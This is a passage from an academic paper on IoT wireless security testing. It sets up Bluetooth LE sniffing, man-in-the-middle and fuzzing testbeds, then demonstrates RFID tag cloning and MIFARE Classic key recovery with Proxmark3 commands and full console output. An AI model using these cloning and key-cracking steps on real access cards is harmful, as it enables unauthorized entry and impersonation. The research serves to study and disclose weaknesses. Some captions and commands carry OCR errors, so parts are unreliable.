Figure 3b shows the other used architecture. In this case, PM3 is used in the reader mode so it has a direct interaction with the tags. As it was mentioned in Section 2, four different tags are used, one HF and three LF. From the point of view of PM3, to change architecture, the antenna must be changed. In both cases, the security tests include the commands, which are shown in Section 6.1.

## 5.2. Ubertooth Architecture


The architectures of Figure 3c,d are deployed to perform security tests using Ubertooth as a passive eavesdropping tool. Two peripheral devices known as CC2650STK and CC2540DK are used. The reason is that they support different security modes: CC2650STK supports LE Secure connections [42], while CC2540DK supports LE Legacy pairing [76]. In addition, both use different pairing methods because they have different input/output capabilities. In the case of the CC2650STK, it only supports the method Just Works (Figure 3c), while the CC2540DK supports Passkey Entry (Figure 3d). In order to interact with both end devices, a Bluetooth gateway is used.

An RBPi with a network connection and Bluetooth connectivity is used as the central device. It hosts an application written in JavaScript that runs on a Node.js server. The application is split into two major components, which are detailed below.

- The Gateway Server (GS) provides the engine of the solution, which searches for nearby peripherals and interrogates them to expose the information in the form of a Rest API.


- The Gateway Explorer (GE) provides a web interface, which communicates with the API noted above to expose the information to the user and allow them to interact with the devices.

Both gateways must be launched from the console to manage Bluetooth devices. Figure 4a,b show GS and GE, respectively. When the GE server is started, a browser provides the web interface to manage the connection including the pairing and the bonding of both CC2650STK and CC2540DK. Figure 5a shows the first interface with devices detected. Figure 5b shows how the GE's web interface allows us to establish connections and to manage pairing. Once the connections are established, the interactions between the peripheral and gateway can be sniffed using Ubertooth.



```
root@raspberrypi:/home/pi# cd ./BluetoothGateway/gateway/
root@raspberrypi:/home/pi/BluetoothGateway/gateway# sudo npm start

> newsmartgw@1.0.14 start /home/pi/BluetoothGateway/gateway
> node server.js

Auto scan
Scan started
Scan complete
force scan
Scan started
Scan complete
force scan
Scan started
Scan complete
force scan
Scan started
Scan complete
NobleBindings.prototype discoverServices: unknown peripheral 546c0e809a03
force scan
Scan started
Scan complete
NobleBindings.prototype.connect = function (peripheralUuid)
```


(**a**)



```
pi@raspberrypi:~/BluetoothGateway/navible $
pi@raspberrypi:~/BluetoothGateway/navible $ sudo npm start

> navible@1.0.14 start /home/pi/BluetoothGateway/navible
> node index.js

Server running at: https://192.168.8.105:8000
(node) warning: possible EventEmitter memory leak detected.
Trace
```

(**b**)


**Figure 4.** Gateways launched: (**a**) Gateway Server and (**b**) Gateway Explorer.



Devices

| Name | Address | RSSI | Services | State |
|---|---|---|---|---|
| <UNKNOWN> | 1a:19:4c:57:99:8f | -85 | No advertised services | Not Connected |
| CC2650 SensorTag | 54:6c:0e:80:9a:03 | -46 | 180f | Not Connected |

(**a**)


Not secure | ~~https~~://192.168.8.104:9000/device/54:6c:0e:80:9a:03
Gateway Explorer v2
Home
Notifications
System
Disconnect
Pair
Toggle Json

CC2650 SensorTag

| Name | UUID | Primary? |
|---|---|---|
| Generic Access | 1800 | true |
| Generic Attribute | 1801 | true |
| Device Information | 180a | true |
| Battery Service | 180f | true |
| IR Temperature Service | f000aa0004514000b000000000000000 | true |
| Humidity Service | f000aa2004514000b000000000000000 | true |
| Barometer Service | f000aa4004514000b000000000000000 | true |
| Movement Service | f000aa8004514000b000000000000000 | true |
| Luxometer Service | f000aa7004514000b000000000000000 | true |
| Simple Keys Service | ffe0 | true |
| IO Service | f000aa6404514000b000000000000000 | true |
| Register Service | f000ac0004514000b000000000000000 | true |
| Connection Control Service | f000ccc004514000b000000000000000 | true |
| OAD Service | f000ffc004514000b000000000000000 | true |

| | |
|---|---|
| Services advertised | 180f |


DEVICE INFORMATION!

| | |
|---|---|
| Connection State | connected |
| Bonded | false |
| Paired | false |
| IO Capability | unknown |

(**b**)

**Figure 5.** (**a**) First interface GE and (**b**) Connect and Pairing manage options of GE.

One additional tool, BTool [77], is used to interact with CC2540DK as peripheral with the gateway. BTool includes the ability to make use of security features in BLE, including encryption, authentication, and bonding. Figure 6a shows how the gateway generates a Pass Key, and Figure 6b) shows how this Pass Key is introduced using the BTool.




Primary?
true
true

Enter 586203 on to pair, then click OK

DEVICE INFORMATION!

| | |
|---|---|
| Connection State | connected |
| Bonded | false |
| Paired | false |
| IO Capability | unknown |

(**a**)



Passkey Input
Connection Handle: 0x0000
Passkey: ****** (000000 through 999999)


(**b**)

**Figure 6.** (**a**) Pass Key generator and (**b**) BTool Pass Key management.

### 5.3. *BtleJuice Architecture*


Figure 3e shows the architecture deployed in order to build a MITM attack. It uses both the CC2650STK as peripheral and the IoT Gateway used in the previous section as the central device. Another RBPi runs BtleJuice tool, which uses the Ethernet interface (eth0), the wireless interface (wlan1) and the Bluetooth controllers (hci0 and hci1) for the deployment.

Once BtleJuice proxy and BtleJuice core are launched, Figure 7a,b, BtleJuice UI allows the selection (Figure 8a) and the connection (Figure 7a) to real CC2650STK. On the other hand, the Gateway Explorer (GE) receives a notification to connect to a dummy device (Figure 8b)), which is accepted and the connection is established (Figure 7b).



```
pi@raspberrypi:~ $ sudo btlejuice-proxy
[info] Server listening on port 8000
[info] Client connected
Configuring proxy ...
[status] Acquiring target 54:6c:0e:80:9a:03
[info] Proxy successfully connected to the real device
[info] Discovering services and characteristics ...
[status] Proxy configured and ready to relay !
noble: unknown peripheral 6b252b7d4cf5 connected!
```


(**a**)



```
pi@raspberrypi:~ $  sudo btlejuice -u 192.168.8.102 -w

[i] Using proxy http://192.168.8.102:8000
[i] Using interface hci0
2019-01-05T21:58:06.219Z - info: successfully connected to proxy
2019-01-05T21:58:38.996Z - info: proxy set up and ready to use =)
2019-01-05T21:58:39.010Z - debug: start advertising
2019-01-05T21:58:39.015Z - info: BTLE services registered
2019-01-05T21:58:39.022Z - info: Fixing Bleno handles ...
2019-01-05T21:58:48.219Z - info: dummy: accepted connection from address: 6b:25:2b:7d:4c:f5
```

(**b**)


**Figure 7.** (**a**) BtleJuice proxy and (**b**) BtleJuice core.



Select a target device
Double-click on an item to proxify the corresponding device

CC2650 SensorTag
54:6c:0e:80:9a:03
-55dBm

(**a**)



Devices

| Name | Address | RSSI | Services | State |
|---|---|---|---|---|
| CC2650 SensorTag | 6b:25:2b:7d:4c:f5 | -40 | 180f | Not Connected |

(**b**)


**Figure 8.** (**a**) BtleJuice UI and (**b**) GE UI.

### 5.4. *Bleah Architecture*

Figure 3f shows the architecture deployed in order to build a fuzzing attack. This architecture is very simple because it is constituted only by the RBPi with the internal Bluetooth controller hci0 and the Bleah tool installed, as well as by the CC2650STK. The installation of Bleah is simple and Reference [63] should be followed. Once Bleah is installed, in order to discover devices, command (1) should be launched. Figure 9a shows the output to the command (1). Next, the Bluetooth address of the target device is filtered and the command (2) is launched in order to recover sensible information to deploy the fuzzing attack in Section 6.2.5. Figure 9b shows the output of the command (2).


sudo bleah -t0, (1)

sudo bleah -b "54:6c:0e:80:9a:03" -e, (2)



```
root@raspberrypi:/home/pi/bleah# sudo bleah -t0

                                    BLEAH v1.0.0

                  Made with □ by Simone 'evilsocket' Margaritelli
@ Continuous scanning [-128 dBm of sensitivity] ...

┌ 54:6c:0e:80:9a:03 (-44 dBm) ─────────────────────────────────────────┐
│ Vendor                  │ Texas Instruments                          │
│ Allows Connections      │ □                                          │
│ Address Type            │ public                                     │
│ Incomplete 16b Services │ '0000180f-0000-1000-8000-00805f9b34fb'     │
│ Tx Power                │ u'00'                                      │
│ 0x12                    │ u'08002003'                                │
│ Manufacturer            │ u'0d00030000'                              │
│ Complete Local Name     │ CC2650 SensorTag                           │
│ Flags                   │ LE Limited Discoverable, BR/EDR Not Supported │
```

(**a**)



```
@ Scanning for 5s [-128 dBm of sensitivity] ...

┌ 54:6c:0e:80:9a:03 (-46 dBm) ─────────────────────────────────────────┐
│ Vendor                  │ Texas Instruments                          │
│ Allows Connections      │ □                                          │
│ Address Type            │ public                                     │
│ Incomplete 16b Services │ '0000180f-0000-1000-8000-00805f9b34fb'     │
│ Tx Power                │ u'00'                                      │
│ 0x12                    │ u'08002003'                                │
│ Manufacturer            │ u'0d00030000'                              │
│ Complete Local Name     │ CC2650 SensorTag                           │
│ Flags                   │ LE Limited Discoverable, BR/EDR Not Supported │

@ Connecting to 54:6c:0e:80:9a:03 ... connected.
@ Enumerating all the things ............

| Handles      | Service > Characteristics                                                       | Properties

| 0001 -> 0007 | Generic Access ( 00001800-0000-1000-8000-00805f9b34fb )                         |
| 0003         |   Device Name ( 00002a00-0000-1000-8000-00805f9b34fb )                          | READ
| 0005         |   Appearance ( 00002a01-0000-1000-8000-00805f9b34fb )                           | READ
| 0007         |   Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00805f9b34fb ) | READ
 -> 160
|              |                                                                                 |
|              |                                                                                 |
Timeout Multiplier: 1000                                                                       |
|              |                                                                                 |
| 0009 -> 001b | Device Information ( 0000180a-0000-1000-8000-00805f9b34fb )                     |
```

(**b**)

**Figure 9.** (**a**) Bleah scanning Bluetooth network. (**b**) Information got from Bluetooth services.

## 6. Practical Analysis and Discussion Results

The practical analysis (PA) demonstrates some of the vulnerabilities, security risks, and threats discussed during the reviews developed in Section 3.

### *6.1. RFID and NFC Practical Analysis*

Table 3 lists some security risks and threats described in Table 1, with a mark on the "PA" column. The security test are then carried out.

**Table 3.** Practical analysis at RFID and NFC tags.

| Security Risk and Threat | RFID Tag | NFC Tag |
|---|---|---|
| Spoofing | HID ProxCard II | |
| Cloning Tags | EM4100 | |
| Emulate Cards | T5577 | |
| Eavesdropping | | Mifare Classic |
| Password Decoding or Crypto Attacks | | Mifare Classic |

#### 6.1.1. Spoofing RFID Tag HID ProxCard

From PM3 in reader mode (Figure 3b), the command (3) is launched to get the LF tags near the PM3 antenna.

Figure 10a shows the output of the command (3) where the Tag ID (2004263E97) is detected. This Tag ID is directly encoded from the Facility Code (19) and Card ID (8011). In order to check this relation, Reference [78] can be used like online 26 bit Wiegand calculator (Figure 10b). As the Tag ID (2004263E97) is known, the command (4) can be run to continuously read the ProxCard (the button on the PM3 should be pushed to stop scanning). The output of the command (4) is shown in Figure 10c.


$$\text{lf search,} \tag{3}$$

$$\text{lf hid fskdemod,} \tag{4}$$

$$\text{lf hid clone 2004263E97,} \tag{5}$$

```
proxmark3> lf search
#db# DownloadFPGA(len: 42096)
Reading 30,000 bytes from device memory
Data fetched
Samples @ 8 bits/smpl, decimation 1:1
NOTE: some demods output possible binary
  if it finds something that looks like a tag
False Positives ARE possible
Checking for known tags:
HID Prox TAG ID: 2004263E97 (8011) – Format Len: 26bit - FC: 19 - Card: 8011
Valid HID Prox ID Found!
```

(**a**)



INPUT

Bit Length: 26

Hex: 2004263E97

RESULTS

Bit Pattern: 00001001100011111010010111

Card Format: Standard 26 Bit

Internal Card #: 8011

Facility Code: 19

(**b**)

```
proxmark3> lf hid fskdemod
#db# TAG ID: 2004263E97 (8011) - Format Len: 26bit - FC: 19 - Card: 8011
#db# Stopped
```

(**c**)

```
proxmark3> lf hid clone 2004263E97
Cloning tag with ID 2004263E97
#db# DONE!
```

(**d**)

**Figure 10.** (**a**) Output of lf search command. (**b**) Internal card number and facility code calculator. (**c**) Output of lf hid fskdemond command. (**d**) Output of lf hid clone 2004263E97 command.

It is only necessary to know those numbers (which are also printed on the card itself) to clone the card. Therefore, a spoofing attack is carried out because of physical exploration of the tag.

Most low frequency tags do not have any kind of complex authentication scheme or any protection against replay attacks. It is a simple matter to scan an existing working card and create a clone. With a high powered reader, one can steal RFID tags from multiple feet away. With the Tag ID recovered, it is now necessary for a blank RFID card to clone the Tag ID. The T5577 card emulates a variety of low frequency cards. Therefore, it is selected. The command (5) allows the cloning of the original ProxCard. Figure 10d represents the command (5) output and shows how the cloning of the card was successful.

### 6.1.2. Cloning RFID Tag EM4100

From PM3 again in reader mode, (Figure 3b)), the command (3) is launched in order to get the LF tags near the PM3 antenna.

$$\text{lf em4x em410xdemod 1,} \tag{6}$$

$$\text{lf em4x em410xwrite 8800393f75 1,} \tag{7}$$

The output of command (3) allows us to discover the EM4100 tag (Figure 11a). Therefore, more specific EM4100 RFID commands can be performed and read the Tag ID (command (6)). Figure 11b shows the output of command (6). Once again, with the Tag ID recovered, the EM4100 can be cloned to a T5577 using command (7). Figure 11c shows the output of command (7).

```
proxmark3> lf search
#db# DownloadFPGA(len: 42096)
Reading 30,000 bytes from device memory
Data fetched
Samples @ 8 bits/smpl, decimation 1:1
NOTE: some demodulation output possible binary
   if it finds something that looks like a tag
False Positives ARE possible
Checking for known tags:
EM410x pattern found:
EM TAG ID        : 8800393F75
Unique TAG ID   : 11001891AC
Possible de-scramble patterns
HoneyWell IdentKey {
DEZ 8            : 01,576,533
DEZ 10           : 0001576533
DEZ 5.5          : 00024.03759
DEZ 3.5A         : 136.03759
DEZ 3.5B         : 000.03759
DEZ 3.5C         : 024.03759
DEZ 14/IK2       : 00584117128789
DEZ 15/IK3       : 000073016045738
DEZ 20/ZK        : 01010000010805001010   }
Other            : 03779_024_01598537
Pattern Paxton : 2284604501 [0 × 882C4C55]
Pattern 1        : 4,457,436 [0x4403DC]
Pattern Sebury : 3669 24 1,576,533    [0xE55 0x18 0x180E55]
Valid EM410x ID Found!
```

(**a**)

```
proxmark3> lf em4x em410xdemod 1

#db# DownloadFPGA(len: 42096)
#db# EM TAG ID: 8800393f75–(03759_024_01598537)
```

(**b**)

```
proxmark3> lf em4x em410xwrite 8800393f75 1
Writing T55x7 tag with UID 0x8800393f75 (clock rate: 64)

#db# Started writing T55x7 tag ...
#db# Clock rate: 64
#db# Tag T55x7 written with 0xffc62000f20ca94f
```

(**c**)

**Figure 11.** (**a**) Output of lf search command. (**b**) Internal card number and facility code calculator. (**c**) Output of lf hid fskdemond command.

### 6.1.3. Eavesdropping Attack on the Mifare Classic Tag

The Eavesdropping Mode in PM3 (Figure 3a) allows us to analyze other security aspects because the PM3 antenna receives the MFCT – ACR122U interaction. PM3 must use the specific HF antenna. The type of card is identified using command (8). Figure 12 shows the output of command (8).

$$\text{proxmark3} > \text{hf seach}, \tag{8}$$

```
proxmark3> hf search

#db# DownloadFPGA(len: 42096)

UID : 3e b4 e2 49

ATQA : 00 04

SAK : 08 [2]

TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1

proprietary non iso14443-4 card found, RATS not supported

Answers to Chinese magic backdoor commands: NO

Valid ISO14443A Tag Found - Quitting Search
```

**Figure 12.** Output of hf search command.


Once MFCT is identified, the command (9) is launched, which allows the eavesdropping of ISO 14,443 Type A card.

$$\text{proxmark3} > \text{hf 14a snoop}, \tag{9}$$

The interaction that happens in an ISO/IEC 14,443 type A communication is described in Reference [79]. It is necessary to hold the PM3 antenna next to the reader and to locate the MFCT. Blinking lights indicate that the transmission has been captured. If the button on the PM3 is pressed, the flow of frames stops. Another way is to wait until the buffer is full. The trace highly likely contains more than just only the authentication information. Before the reader can exchange messages with a MFCT, it needs to perform the initial communication and the anti-collision protocol [80]. To retrieve the eavesdropped trace from the PM3, command (10) can be used.


$$\text{proxmark3} > \text{hf list 14a}, \tag{10}$$

Figure 13a contains a capture after command (10) is executed. Figure 13b is a schema of the capture of Figure 13a.



```
proxmark3> hf list 14a
Waiting for a response from the proxmark...
#db# COMMAND FINISHED
#db# maxDataLen=4, Uart.state=0, Uart.len=0
#db# traceLen=815, Uart.output[0]=00000093
Recorded Activity (TraceLen = 815 bytes)
Start = Start of Start Bit, End = End of last modulation. Src = Source of Transfer
iso14443a - All times are in carrier periods (1/13.56Mhz)
iClass    - Timings are not as accurate
     Start |        End | Src | Data (! denotes parity error)           | CRC | Annotation |
-----------|------------|-----|-----------------------------------------|-----|------------|
         0 |   22359968 | Rdr | 26                                      |     | REQA
   3725888 |   22363524 | Tag | 04  00                                  |     |
   7453184 |   22369184 | Rdr | 93  20                                  |     | ANTICOLL
  11179456 |   22376196 | Tag | 3e  b4  e2  49  21                      |     |
  14905408 |   22583136 | Rdr | 93  70  3e  b4  e2  49  21  69  62     |  ok | SELECT_UID
  18632224 |   22587828 | Tag | 08  b6  dd                              |     |
  18634452 |   22610640 | Rdr | 60  02  e7  58                          |  ok | AUTH-A(2)
  22358912 |   22620084 | Tag | 24  5c  db  ee                          |     |
  22361156 |   22630816 | Rdr |58! 47!  67 bf!  68  6f 4f! b9!          | !crc| ?
  22366720 |   22636724 | Tag |60! 21! b9! 3d!                          |     |
```

(**a**)


Reader
Card
anti-c(uid)
auth(block)
generate $n_T$
$n_T$
$\mathrm{ks}_1 \leftarrow \text{cipher}(K, \mathrm{uid}, n_T)$
generate $n_R$
$\mathrm{ks}_2, \ldots \leftarrow \text{cipher}(n_R)$
$\mathrm{ks}_1 \leftarrow \text{cipher}(K, \mathrm{uid}, n_T)$
$n_R \oplus \mathrm{ks}_1, \text{suc}^2(n_T) \oplus \mathrm{ks}_2$
$\mathrm{ks}_2, \ldots \leftarrow \text{cipher}(n_R)$
$\text{suc}^3(n_T) \oplus \mathrm{ks}_3$

(**b**)

**Figure 13.** (**a**) Eavesdropping mode capture. (**b**) Interaction between MFCT and ACR122U.

The capture is used later on to perform a cryptography analysis, and, hence, it is important to recover certain information: uid: 3eb4e249, nt: 245cdbee, {nr}: 584767bf, {ar}: 686f4fb9, {at}: 6021b93d; where:

- uid: Identification number
- nt: nonce tag
- nr: nonce reader
- at: answer tag
- ar: answer reader
- {nr}: nonce reader cipher
- {at}: answer tag cipher
- {ar}: answer reader cipher
- suc: successor

Figure 13b shows a process known as "three pass authentication," which is described by Reference [81] and summarized below.


- The tag picks a challenge nonce 'nt' and sends it to the reader in the clear.
- The reader sends its own challenge nonce 'nr' together with the answer 'ar' to the tag's challenge.
- The tag finishes authentication by replying 'at' to the challenge of the reader.

A detailed cryptographic analysis is shown in Reference [82].

PM3 includes an important tool that calculates the nonce and the keystream. This tool is launched with command (11). The recovered information, which is shown in Figure 13a, is used as an argument of command (11).

/mfkey > sudo ./mfkey64 3eb4e249 245cdbee 584767bf 686f4fb9 6021b93d, (11)

After running command (11), the console's output (Figure 14a) shows the recovery of important keys. However, 'ks2' and 'ks3' are used to obtain the values of '{ar}' and '{at}', respectively. The following process is shown in Figure 14b. The process demonstrates that the values of 'ks2' and 'ks3' recovered by the PM3 are the correct ones.



```
uid: 3eb4e249
nt: 245cdbee
{nr}: 584767bf
{ar}: 686f4fb9
{at}: 6021b93d
LFSR successors of the tag challenge:
ar: b095c7be
at: 5843ff81
Time spent in lfsr_recovery64(): 0.12 seconds
Keystream used to generate {ar} and {at}:
ks2: d8fa8807
ks3: 386246bc,
```

(**a**)


$$
\begin{array}{rl}
\text{suc2(nt)} \oplus \text{ks2} & = \text{0x686f4fb9} \\
\underline{\text{suc2(nt)}} & \underline{= \text{0xb095c7be} \ \oplus} \\
\text{ks2} & = \text{0xd8fa8807} \\
\\
\text{suc3(nt)} \oplus \text{ks3} & = \text{0x6021b93d} \\
\underline{\text{suc3(nt)}} & \underline{= \text{0x5843ff81} \ \oplus} \\
\text{ks3} & = \text{0x386246bc,}
\end{array}
$$

(**b**)

**Figure 14.** (**a**) Output of mfkey64. (**b**) Obtaining ks2 and ks3.


Figure 15 shows how ks2 and ks3 have been calculated, respectively, through the XOR operation, which means that the key generated by the Pseudo Random Number Generator (PRNG) is deciphered from a simple capture realized in a PM3 eavesdropping mode. When applying command (11), a key is retrieved (see Figure 16a). From this key and using command (12), the rest of the keys are recovered as well as the data for each block and sector (Figure 16b).

proxmark3> hf mf rdbl *block_num* A *key_found*, (12)



```
686f4fb9 ⊻ b095c7be        =        D8FA8807
6021b93d ⊻ 5843ff81        =        386246BC
```

**Figure 15.** Xor testing.



```
root@kali:/home/sfigueroa/Software/proxmark3/tools/mfkey#
./mfkey64 3eb4e249 245cdbee 584767bf 686f4fb9 6021b93d
MIFARE Classic key recovery - based on 64 bits of keystream
Recover key from only one complete authentication!

Recovering key for:
   uid: 3eb4e249
    nt: 245cdbee
  {nr}: 584767bf
  {ar}: 686f4fb9
  {at}: 6021b93d

LFSR successors of the tag challenge:
  nt' : b095c7be
  nt'': 5843ff81
Time spent in lfsr_recovery64(): 0.12 seconds

Keystream used to generate {ar} and {at}:
   ks2: d8fa8807
   ks3: 386246bc

Found Key: [afffbfffcfff]
```

(**a**)

```
proxmark3> hf mf rdbl 0 A afffbfffcfff
--block no:0, key type:A, key:af ff bf ff cf ff
#db# READ BLOCK FINISHED
isOk:01 data:3e b4 e2 49 21 88 04 00 c8 40 00 20 00 00 00 15
proxmark3> hf mf rdbl 1 A afffbfffcfff
--block no:1, key type:A, key:af ff bf ff cf ff
#db# Auth error
#db# READ BLOCK FINISHED
isOk:00
